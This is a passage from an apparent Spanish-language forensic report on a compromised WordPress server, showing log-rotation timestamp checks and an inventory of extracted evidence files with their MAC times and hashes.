        /usr/lib/rsyslog/rsyslog-rotate
    endscrip
}
```

Figura 128: Logrotate logs del sistema

Revisamos las fechas y son correctas:

```

root@edulo:/var/log# stat syslog* | grep -E "File|Access: 2|Change|Modify"
File: syslog
Access: 2019-01-03 06:25:01.530002322 +0000
Modify: 2019-01-03 07:39:01.732027457 +0000
Change: 2019-01-03 07:39:01.732027457 +0000
File: syslog.1
Access: 2019-01-02 06:25:01.983639510 +0000
Modify: 2019-01-03 06:25:01.506002960 +0000
Change: 2019-01-03 06:25:01.530002322 +0000
File: syslog.2.gz
Access: 2019-01-01 06:25:02.000000000 +0000
Modify: 2019-01-02 06:25:01.000000000 +0000
Change: 2019-01-03 06:25:01.530002322 +0000
File: syslog.3.gz
Access: 2018-12-31 06:25:01.000000000 +0000
Modify: 2019-01-01 06:25:02.000000000 +0000
Change: 2019-01-03 06:25:01.530002322 +0000
File: syslog.4.gz
Access: 2018-12-30 10:33:27.000000000 +0000
Modify: 2018-12-31 06:25:01.000000000 +0000
Change: 2019-01-03 06:25:01.530002322 +0000
File: syslog.5.gz
Access: 2018-12-29 06:25:02.000000000 +0000
Modify: 2018-12-30 06:25:02.000000000 +0000
Change: 2019-01-03 06:25:01.530002322 +0000
File: syslog.6.gz
Access: 2018-12-28 06:25:01.000000000 +0000
Modify: 2018-12-29 06:25:02.000000000 +0000
Change: 2019-01-03 06:25:01.530002322 +0000
File: syslog.7.gz
Access: 2018-12-27 06:25:01.000000000 +0000
Modify: 2018-12-28 06:25:01.000000000 +0000
Change: 2019-01-03 06:25:01.530002322 +0000

```

Figura 129:Marcas de tiempo logs del sistema

Para el resto de los ficheros del sistema, se creará una nueva versión semanalmente, manteniendo hasta 4 versiones antiguas. Por lo que deberían existir como máximo 5 ficheros *auth\**, *kern\**, *mail\**... etc. El máximo de ficheros dependerá de la fecha en la que se puso en marcha el servicio correspondiente.

Igual que en los casos anteriores vemos que las marcas de tiempo de los ficheros son correctas:

```

root@edulo:/var/log# stat kern* | grep -E "File|Access: 2|Change|Modify"
File: kern.log
Access: 2018-12-30 10:33:53.233726796 +0000
Modify: 2018-12-23 06:25:01.699208826 +0000
Change: 2018-12-23 06:25:01.699208826 +0000
File: kern.log.1
Access: 2018-12-21 12:04:49.872000000 +0000
Modify: 2018-12-22 06:25:07.829178745 +0000
Change: 2018-12-23 06:25:01.699208826 +0000
root@edulo:/var/log# stat auth* | grep -E "File|Access: 2|Change|Modify"
File: auth.log
Access: 2018-12-31 06:25:01.651883446 +0000
Modify: 2019-01-03 07:40:23.941842972 +0000
Change: 2019-01-03 07:40:23.941842972 +0000
File: auth.log.1
Access: 2018-12-23 06:25:01.699208826 +0000
Modify: 2018-12-31 06:25:01.011900460 +0000
Change: 2018-12-31 06:25:01.651883446 +0000
File: auth.log.2.gz
Access: 2018-12-21 12:04:49.000000000 +0000
Modify: 2018-12-23 06:25:01.000000000 +0000
Change: 2018-12-31 06:25:01.651883446 +0000
root@edulo:/var/log# stat mail* | grep -E "File|Access: 2|Change|Modify"
File: mail.log
Access: 2018-12-30 10:44:30.092790625 +0000
Modify: 2018-12-30 11:46:38.073761978 +0000
Change: 2018-12-30 11:46:38.073761978 +0000
root@edulo:/var/log#

```


Figura 130:Marcas de tiempo logs del sistema 2






**Figura 133:Correo electrónico cambio de password anatoly5676**

Correo recibido por el administrador del sitio, notificando la publicación de un nuevo comentario (primer comentario vacío) por parte del usuario anatoly5676, el cual requiere de la aprobación por parte del administrador.




**Figura 134:Correo electrónico aceptación primer comentario anatoly5676**

Correo recibido por el administrador del sitio, notificando la publicación de un nuevo comentario (segundo comentario con enlace externo) por parte del usuario anatoly5676.



**Figura 135:Correo electrónico publicación segundo comentario anatoly5676**

Correo recibido por el administrador del sitio, notificando la publicación de un nuevo comentario (tercer comentario con enlace externo a script) por parte del usuario anately5676.



**Figura 136: Correo electrónico publicación tercer comentario anately5676**

Nota: La fecha y hora de las imágenes (UTC+1)

## 9.27 Evidencias perciales

### 9.27.1 Fichero version.php de WordPress

Origen: extraído de la imagen del disco duro mediante Autopsy.

Ruta: /img\_Server\_HDD.E01/var/www/html/wp-includes/version.php

MAC Time

Modified: 2018-12-21 19:24:45 CET

Accessed: 2019-01-03 07:32:54 CET

Created: 2018-12-21 14:28:23 CET

Changed: 2018-12-21 19:24:45 CET

MD5: ef31adf2ebe8fb8ca76495217a4f8f7e

SHA-256:

b0c919e247da6532e3e073b71645df18e2d125aa74f69ac6122785bcd5188e59

### 9.27.2 Fichero readme.txt de reflex-gallery

Origen: extraído de la imagen del disco duro mediante Autopsy.

Ruta: /img\_Server\_HDD.E01/var/www/html/wp-content/plugins/reflex-gallery/readme.txt

MAC Time

Modified: 2018-12-21 19:32:22 CET

Accessed: 2019-01-03 08:07:28 CET

Created: 2018-12-21 19:32:22 CET  
Changed: 2018-12-21 19:32:22 CET

MD5: 89b3917bd34203608f9c64d3b4780322  
SHA-256:  
f28b7d8564f89281e3472629b53f3140701f2bfe805d240ec1408b33aef99bfb

### 9.27.3 Fichero /etc/passwd

Origen: extraído de la imagen del disco duro mediante Autopsy.  
Ruta: /img\_Server\_HDD.E01/etc/passwd  
MAC Time:  
Modified: 2018-12-30 11:44:23 CET  
Accessed: 2019-01-02 12:08:40 CET  
Created: 2018-12-30 11:44:23 CET  
Changed: 2018-12-30 11:44:23 CET

MD5: e0e90c84e4b69783fad3da66edccdae4  
SHA-256:  
84d3fa8dce0f9f3b0a98692b57841a4b994f200c2b4e38451eeb3f8db3ecc230

### 9.27.4 Fichero /etc/shadow

Origen: extraído de la imagen del disco duro mediante Autopsy.  
Ruta: /img\_Server\_HDD.E01/etc/shadow  
MAC Time:  
Modified: 2018-12-30 11:44:23 CET  
Accessed: 2019-01-02 12:09:01 CET  
Created: 2018-12-30 11:44:23 CET  
Changed: 2018-12-30 11:44:23 CET

MD5: e21d763ed4452a695b71871435e5603b  
SHA-256:  
38c36f74e4d1bdfa8000f9c783bb3d469ced911ebfec2547f0f83e7cb1b418f7

### 9.27.5 Fichero wp-config.php

Origen: extraído de la imagen del disco duro mediante Autopsy.  
Ruta: /img\_Server\_HDD.E01/var/www/html/wp-config.php  
MAC Time:  
Modified: 2018-12-30 12:42:31 CET  
Accessed: 2019-01-03 07:32:54 CET  
Created: 2018-12-21 19:24:06 CET  
Changed: 2018-12-30 12:42:31 CET

MD5: 91bfdcf9aa61ad19e140b5fe3bc342f2  
SHA-256:  
58417103102a4aec3feaa77c3a1dd2037bc8ddc7055421ae16a015e4db0e34d7

### 9.27.6 Fichero functions.php

Origen: extraído de la imagen del disco duro mediante Autopsy.  
Ruta: /img\_Server\_HDD.E01/var/www/html/wp-content/themes/twentyseventeen/functions.php

MAC Time:

Modified: 2018-12-30 12:43:54 CET  
Accessed: 2019-01-03 07:32:54 CET  
Created: 2018-12-30 12:43:54 CET  
Changed: 2018-12-30 12:43:54 CET

MD5: 3162c4e1be3ac7377a00d6ef1a521ec3

SHA-256:

856bcd7a03630605e805160a465a74fecd76c05a2e1c2456aa50f3711f6828d3

### 9.27.7 Fichero auth.log.1

Origen: extraído de la imagen del disco duro mediante Autopsy.  
Ruta: /img\_Server\_HDD.E01/var/log/auth.log.1

MAC Time:

Modified: 2018-12-31 07:25:01 CET  
Accessed: 2018-12-23 07:25:01 CET  
Created: 2018-12-23 07:25:01 CET  
Changed: 2018-12-31 07:25:01 CET

MD5: 18e86613e22e5c9fc4e10842057eb149

SHA-256:

ff9893a9b8bba5f9d50fd3246999f5338b1da6b660e99e2c46a96f5b49eaa1d4

### 9.27.8 Fichero access.log

Origen: extraído de la imagen del disco duro mediante Autopsy.

Ruta:

MAC Time:

Hash del fichero (MD5):

Hash del fichero (SHA-256):

### 9.27.9 Fichero access.log.4.gz

Origen: extraído de la imagen del disco duro mediante Autopsy.

Ruta: /img\_Server\_HDD.E01/var/log/apache2/access.log

MAC Time:

Modified: 2019-01-03 08:33:39 CET  
Accessed: 2019-01-03 07:25:01 CET  
Created: 2019-01-03 07:25:01 CET  
Changed: 2019-01-03 08:33:39 CET

MD5: c11398ff0d23a70d97d1a9211fe3cf44  
SHA-256:  
2a2a583d185b0d48c74b69fb94b886db344569908784c42332f619e73bfc9fd9

### 9.27.10 Fichero index.php

Origen: extraído de la imagen del disco duro mediante Autopsy.  
Ruta: /img\_Server\_HDD.E01/var/www/html/index.php

MAC Time:  
Modified: 2019-01-03 08:26:05 CET  
Accessed: 2019-01-03 08:26:10 CET  
Created: 2018-12-21 14:28:23 CET  
Changed:2019-01-03 08:26:05 CET

MD5: a082c27b8725ddc7da1807ec7a7673ca  
SHA-256:  
739e6fc350288953fef3f42bd3c54ecfcf180e40ff5b68cd36ba543f765f01bf

### 9.27.11 Fichero wp\_users.idb

Origen: extraído de la imagen del disco duro mediante Autopsy.  
Ruta: /img\_Server\_HDD.E01/var/lib/mysql/wp/wp\_users.idb

MAC Time:  
Modified:2018-12-30 11:52:44 CET  
Accessed: 2018-12-21 19:24:39 CET  
Created:2018-12-21 19:24:39 CET  
Changed:2018-12-30 11:52:44 CET

MD5: bc08e7355aef439aaa39783d6f410d7e  
SHA-256:  
3b305170e4431cddf49f2df066c5fc5da3263f4879fa114d27724a9d24c09d94

### 9.27.12 Fichero wp\_comments.idb

Origen: extraído de la imagen del disco duro mediante Autopsy.  
Ruta: /img\_Server\_HDD.E01/var/lib/mysql/wp/wp\_comments.idb

MAC Time:  
Modified: 2018-12-30 12:46:39 CET  
Accessed: 2018-12-21 19:24:39 CET  
Created: 2018-12-21 19:24:39 CET  
Changed: 2018-12-30 12:46:39 CET

MD5: f9abca5d2c92600f90ecfaa3e65a361e  
SHA-256:  
48a3edd87b2b7ea5f4990153c8a6fd34886eb1fcb0420b1e0703d6fc48a6e0aa

### 9.27.13 Fichero de correos electrónico www-data

Origen: extraído de la imagen del disco duro mediante Autopsy.  
Ruta: /img\_Server\_HDD.E01/var/mail/www-data

MAC Time:

Modified: 2018-12-30 12:46:38 CET

Accessed: 2018-12-30 11:51:22 CET

Created: 2018-12-30 11:51:22 CET

Changed: 2018-12-30 12:46:38 CET

MD5: 231c4643e39cd728b4ab42700aeda757

SHA-256:

1b29106a1f8fc0d0fac55c3ab90fcee94abcacd393a76cc2a4d0851ad0aaa091

